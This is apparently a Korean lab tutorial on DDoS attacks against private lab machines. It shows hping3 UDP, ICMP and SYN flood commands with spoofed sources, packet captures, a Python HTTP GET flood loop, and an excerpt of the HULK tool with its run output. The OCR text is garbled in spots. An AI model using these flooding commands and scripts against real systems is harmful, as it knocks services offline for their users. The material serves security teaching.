└─# hping3 192.168.86.143 --rand-source -2 -p 80 --flood
HPING 192.168.86.143 (eth0 192.168.86.143): udp mode set, 28 headers + 0 data
hping in flood mode, no replies will be shown
^C
--- 192.168.86.143 hping statistic ---
2626430 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

옵션 설명

--rand-source : source IP를 랜덤으로 설정
--flood : 패킷을 최대한 빠르게 전송
-2 : UDP mode
-p : port 번호 지정



No.	Time	Source	Destination	Protocol	Length	Info
7338…	6.056451566	183.15.121.134	192.168.86.143	UDP	42	43560 → 80 Len=0
7338…	6.056451950	252.131.254.106	192.168.86.143	UDP	42	43561 → 80 Len=0
7338…	6.056452336	124.205.97.202	192.168.86.143	UDP	42	43562 → 80 Len=0
7338…	6.056453930	30.193.217.171	192.168.86.143	UDP	42	43563 → 80 Len=0
7338…	6.056480779	244.123.74.75	192.168.86.143	UDP	42	43564 → 80 Len=0
7338…	6.056483119	10.2.15.16	192.168.86.143	UDP	42	43565 → 80 Len=0
7338…	6.056483866	1.142.243.91	192.168.86.143	UDP	42	43566 → 80 Len=0
7338…	6.056483899	192.168.86.143	46.78.98.87		70	Destination unreachab
7338…	6.056483933	192.168.86.143	158.205.117.170	ICMP	70	Destination unreachab
7338…	6.056483952	192.168.86.143	174.227.174.97	ICMP	70	Destination unreachab
7338…	6.056483973	192.168.86.143	204.5.190.86	ICMP	70	Destination unreachab
7338…	6.056483993	192.168.86.143	98.108.149.204	ICMP	70	Destination unreachab
7338…	6.056484012	192.168.86.143	212.254.104.19	ICMP	70	Destination unreachab
7338…	6.056484039	192.168.86.143	160.19.12.210			


.143 피해자


UDP Flooding으로 Destination unreachable 발생

DDoS 공격의 개념 & 공격 방식

구분	운영체제	IP
공격자	Kali-Linux_2020.4	192.168.86.134
피해자	Metasploit 2	192.168.86.143

UDP Flooding 공격 실습





DDoS 공격의 개념 & 공격 방식


ICMP Flooding 실습

- 다량의 ICMP 패킷을 전송하여 서버가 보유한 네트워크 대역폭을 소진 시킴

```
┌──(root💀kali)-[~]
└─# hping3 192.168.86.143 --rand-source -1 --flood
HPING 192.168.86.143 (eth0 192.168.86.143): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.86.143 hping statistic ---
2246280 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

옵션 설명

--rand-source : source IP를 랜덤으로 설정
--flood : 패킷을 최대한 빠르게 전송
-1 : ICMP mode
-p : port 번호 지정




3889… 3.842359636	174.107.53.161	192.168.86.143	ICMP	42 Echo (ping) request
3889… 3.842379354	131.161.107.41	[illegible]	ICMP	42 Echo (ping) request
3889… 3.842382385	81.209.138.62	192.168.86.143	ICMP	42 Echo (ping) request
3889… 3.842400565	21.69.151.241	192.168.86.143	ICMP	42 Echo (ping) request
3889… 3.842404094	39.153.2.15	192.168.86.143	ICMP	42 Echo (ping) request
3889… 3.842422502	53.186.244.177	192.168.86.143	ICMP	42 Echo (ping) request
3890… 3.842425981	39.2.107.103	192.168.86.143	ICMP	42 Echo (ping) request
3890… 3.842479263	15.87.134.29	192.168.86.143	ICMP	42 Echo (ping) request
3890… 3.842482553	78.177.94.223	192.168.86.143	ICMP	42 Echo (ping) request
3890… 3.842528399	84.138.2.98	[illegible]	ICMP	42 Echo (ping) request
3890… 3.842531754	233.16.251.107	192.168.86.143	ICMP	42 Echo (ping) request
3890… 3.842538657	192.168.86.143	83.71.22.218	ICMP	60 Echo (ping) reply
3890… 3.842538700	192.168.86.143	54.108.252.225	ICMP	60 Echo (ping) reply
3890… 3.842538728	192.168.86.143	195.201.62.160	ICMP	60 Echo (ping) reply
3890… 3.842538752	192.168.86.143	181.142.251.179	ICMP	60 Echo (ping) reply
3890… 3.842538777	192.168.86.143	190.248.152.120	ICMP	60 Echo (ping) reply
3890… 3.842538803	192.168.86.143	138.186.125.47	ICMP	60 Echo (ping) reply

.143 피해자

DDoS 공격의 개념 & 공격 방식

TCP SYN Flooding 공격



정상 연결

- Client의 SYN 요청을 받고 Server가 SYN+ACK을 전송하면

해당 연결 요청 정보를 incomplete connection quete에 저장

- 정상 연결이면 Client가 다시 ACK를 전송해 incomplete → completed connection queue로 이동
- 연결 요청 정보를 삭제

공격 원리

- Clinet인 공격자가 ACK을 전송하지 않고 TCP 연결을 완료 X
- Incomplete connection queue 자원 소진
- 정상 연결 방해

DDoS 공격의 개념 & 공격 방식


구분	운영체제	IP
공격자	Kali-Linux_2020.4	192.168.86.134
피해자	Metasploit 2	192.168.86.143

TCP SYN Flooding 공격 실습

```
┌──(root💀kali)-[~]
└─# hping3 --rand-source --flood 192.168.86.143 -p 80
-S
```

옵션 설명

--rand-source : source IP를 랜덤으로 설정
--flood : 패킷을 최대한 빠르게 전송
-S : SYN 패킷 전송
-p : port 번호 지정




Time	Source	Destination	Protocol	Length	Info
34.165268140	211.234.230.17	192.168.86.143	TCP	54	30564 → 80 [SYN] Seq=0 Win=5
34.165302123	156.138.6.105	192.168.86.143	TCP	54	30565 → 80 [SYN] Seq=0 Win=5
34.165310734	240.109.138.241	192.168.86.143	TCP	54	30566 → 80 [SYN] Seq=0 Win=5
34.165341726	33.0.128.147	192.168.86.143	TCP	54	30567 → 80 [SYN] Seq=0 Win=5
34.165350799	41.81.232.144	192.168.86.143	TCP	54	30568 → 80 [SYN] Seq=0 Win=5
34.165380802	29.19.11.67	192.168.86.143	TCP	54	30569 → 80 [SYN] Seq=0 Win=5
34.165389570	152.103.163.56	192.168.86.143	TCP	54	30570 → 80 [SYN] Seq=0 Win=5
34.165419269	87.35.88.245	192.168.86.143	TCP	54	30571 → 80 [SYN] Seq=0 Win=5
34.165428239	87.210.102.8	192.168.86.143	TCP	54	30572 → 80 [SYN] Seq=0 Win=5
34.165458294	49.7.84.189	192.168.86.143	TCP	54	30573 → 80 [SYN] Seq=0 Win=5
34.165466894	124.100.211.47	192.168.86.143	TCP	54	30574 → 80 [SYN] Seq=0 Win=5
34.165497060	178.32.88.102	192.168.86.143	TCP	54	30575 → 80 [SYN] Seq=0 Win=5
34.165506240	12.115.88.245	192.168.86.143	TCP	54	30576 → 80 [SYN] Seq=0 Win=5
34.165536388	40.131.160.140	192.168.86.143	TCP	54	30577 → 80 [SYN] Se

.143 피해자

SYN 전송

DDoS 공격의 개념 & 공격 방식

HTTP GET Flooding 공격



공격 원리

- 홈페이지에 GET 메소드로 데이터를 요청
- 다량으로 요청하여 요청을 처리하는데 서버 자원을 과도하게 사용
- 정상 요청 처리 못함


DDoS 공격의 개념 & 공격 방식

구분	운영체제	IP
공격자	Kali-Linux_2020.4	192.168.86.134
피해자	Metasploit 2	192.168.86.143

HTTP GET Flooding 공격 실습


```
import socket
import struct

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try :
    sock.connect(('192.168.86.143', 80))
    request = "GET / HTTP/1.1₩r₩n"
    request += "HOST: 192.168.86.143₩r₩n"
    request += "Cache-Control: n
    request += "₩r₩n"

    response = ''
    while True:
        sock.send( request.encode() )
        response = sock.recv(65535)


except:
    print("Something wrong₩n")
```

.143 피해자



DDoS 공격의 개념 & 공격 방식

Hulk 공격



HTTP GET Flooding이 발전된 형태

- URL 주소를 지속적으로 변경하며 공격
- 특정 주소에 요청할 수 있는 임계치를 두고 DDoS 공격을 막는 DDoS 대응 장비 우회 가능


DDoS 공격의 개념 & 공격 방식

구분	운영체제	IP
공격자	Kali-Linux_2020.4	192.168.86.134
피해자	Beebox	192.168.86.131

Hulk 공격 실습

```
request = urllib2.Request(url + param_joiner + buildblock(random.randint(3,10)) + '=' + buildblock(random.randint(3,10)))
request.add_header('User-Agent', random.choice(headers_useragents))
request.add_header('Cache-Control', 'no-cache')
request.add_header('Accept-Charset', 'ISO-8859-1,utf-8;q=0.7,*;q=0.7')
request.add_header('Referer', random.choice(headers_referers) + buildblock(random.randint(5,10)))
request.add_header('Keep-Alive', random.randint(110,120))
request.add_header('Connection', 'keep-alive')
request.add_header('Host',host)
```

파라미터가 랜덤으로 들어가는 패킷 생성



DDoS 공격의 개념 & 공격 방식

구분	운영체제	IP
공격자	Kali-Linux_2020.4	192.168.86.134
피해자	Beebox	192.168.86.131

Hulk 공격 실습

```
┌──(root💀kali)-[~]
└─# python hulk.py http://192.168.86.144/gmshop/search_result.php
-- HULK Attack Started --
796 Requests Sent @ 2022-04-06 04:39:27.351468
897 Requests Sent @ 2022-04-06 04:39:27.820830
998 Requests Sent @ 2022-04-06 04:39:28.212151
```

Destination	Protocol	Length	Info
192.168.86.144	TCP	66	33482 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=39319161…
192.168.86.144	HTTP	391	GET /gmshop/search_result.php?UKEOYXC=MWK HTTP/1.1
192.168.86.134	TCP	4410	80 → 58998 [ACK] Seq=1 Ack=37[redacted]=4344 TSval=3688…
